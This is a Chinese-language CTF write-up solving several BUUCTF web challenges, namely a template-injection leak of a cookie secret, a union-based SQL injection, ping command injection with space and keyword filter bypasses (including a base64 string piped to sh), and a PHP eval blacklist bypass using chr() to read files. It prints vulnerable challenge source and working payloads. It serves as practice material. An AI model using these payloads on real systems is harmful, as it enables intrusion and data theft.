MD5一个文件hash值后进行提交参数进行读取flag

即将文件flllllllllllag进行MD5加密

```
3bf9f6cf685a6dd8defadabfb41a03a1
```

然后在获取cookie_serect
本来最开始想直接抓取cookie值,但是发觉并没有
于是只能从这3个文件以及他们的hash值进行入手拿到cookie_serect值了

然后在这里卡了一下，实在找不到办法破解cookie_serect的值
于是直接传文件名过去看看
发觉爆这个,且页面上和参数是一样,怀疑是模板注入



Error

从该页面下载 音频

于是直接利用模板注入
传参–>

```
error?msg={{handler.settings}}
```


成功获取到cookie_secret
`e88c21a0-1cd1-4bbf-a0e8-202bd49569af`
即完整的
`b4310a67dc7123c7d066d22983b39b2d` –>即filehash
最后构造payload即可成功获得flag

/flllllllllllag
flag{c5c42736-e892-4eb2-adcc-49b2ce6b8fe8}

从该页面下载 音频

[极客大挑战 2019]LoveSQL


①反手一套万能密码弄进去
然后获取到了管理员的hash密码
但是试了下解不了密码




然后也没有flag啊

有意思

返回去看一看




好家伙,怀疑是存在数据库中的,就是防止万能密码这种情况




进行注入后发觉爆错爆在了password中 于是在password中进行注入

输入 1’

根据返回回来的错误发觉是字符型注入






然后使用联合注入

```
' union select 1,database(),3 #
```

发觉返回的是很奇怪的东西–>即注释#符号没有起到作用



后面发觉是该编码符号没有进行url编码导致的问题
将#改成%23即完成了效果


ok 成功可以进行注入了
所以就到了愉快的union注入时间了
最后获得到flag

```
flag{045996c1-1617-4ff4-b994-a79f4ab2070b}
```

总结：万能密码虽好,但是如果密码在数据库里面的话是没有灵魂的

[GXYCTF2019]Ping Ping Ping

打开后即发觉一个参数进行最开始随便传了几个值,发觉都在页面上显示
还以为是模板注入
后面发觉并不是这样的,只有传入的是数字之类的才显示其他的都显示固定的参数
所以排除模板注入



/?ip= 1fxck your symbol!


从该页面下载 音频

又因为题目给了ping这个提示,所以有点怀疑是rce命令执行
于是构造拼接命令进行查看文件
典型两种拼接命令模式
`第一种利用|进行拼接` –>如 `127.0.0.1|ls`
`第二种利用;直接进行拼接` 如–> `ip=127.0.0.1;a=g;cat$IFS$1fla$a.php`

> 三种典型的执行方式

```
#①命令执行变量拼接
/?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
#②过滤bash用sh执行
echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
#③内联执行
将反引号内命令的输出作为输入执行
?ip=127.0.0.1;cat$IFS$9`ls`
```


```
127.0.0.1|ls
```



/?ip=

flag.php
index.php

尝试直接读取flag
返回为空格被ban
即来到了绕空格的路上



/?ip= fxck your space!


```
$IFS
${IFS}//即{}可以改成$1
$IFS$1 //$1改成$加其他数字貌似都行
<
<>
{cat,flag.php}  //用逗号实现了空格功能
%20
%09
```

如构造payload

```
?ip=127.0.0.1;cat$IFS$1index.php
```

不安全 | 4b22d6d3-4f7d-4837-824d-4d48ebf97b69.node3.buuoj.cn/?ip=127.0.0.1|catIFS1index.php

/?ip=

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```



三个过滤–>空格过滤,bash过滤,flag过滤

所以只能考虑利用sh通道执行了

于是构造payload

```
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

成功获得flag



[RoarCTF 2019]Easy Calc

进入页面后查看源码

好家伙

发觉这个制作这个环境的人很狂，然后也获得了这个算式的原理

不安全 | view-source:node3.buuoj.cn:26527

```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>简单的计算器</title>

  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="./libs/bootstrap.min.css">
  <script src="./libs/jquery-3.3.1.min.js"></script>
  <script src="./libs/bootstrap.min.js"></script>
</head>
<body>

<div class="container text-center" style="margin-top:30px;">
  <h2>表达式</h2>
  <form id="calc">
    <div class="form-group">
      <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
    </div>
    <div id="result"><div class="alert alert-success">
          </div></div>
    <button type="submit" class="btn btn-primary">计算</button>
  </form>
</div>
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>

</body></html>
```

从该页面下载 音频

即只能传入数字(如果传入的是字符,则会爆错状况特点)

可能考虑是利用数字进行绕进而获取到flag

但是基于考虑的想法–>还是去扫描了下目录,发觉确实没有什么好扫描的东西了

确定是这个思路了

就是绕这个判断从而获取到flag

于是去到了一个文件中–>即注意可以当文件中存在另外一个页面时,典型查看过去

不安全 | node3.buuoj.cn:26527/calc.php

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
                $str = $_GET['num'];
                $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
                foreach ($blacklist as $blackitem) {
                        if (preg_match('/' . $blackitem . '/m', $str)) {
                                die("what are you want to do?");
                        }
                }
                eval('echo '.$str.';');
}
?>
```

从该页面下载 音频

发觉这个参数num疯狂被过滤

玩不了,玩不下去了

查看大佬们的wp

发觉php文件的解析规程是

如果前面有空格会直接把空格去掉在进行解析

于是可以构造payload进行读取flag与目录

```
? num=1;var_dump(scandir(chr(47)))#读取目录
? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
#即利用ASCII码进行绕读取目录状况特点类
```

最后获取到flag

不安全 | node3.buuoj.cn:26527/calc.php?%20num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))

1string(43) "flag{59705b43-bc98-4976-8ae0-551f1670725f}"

会持续更新下去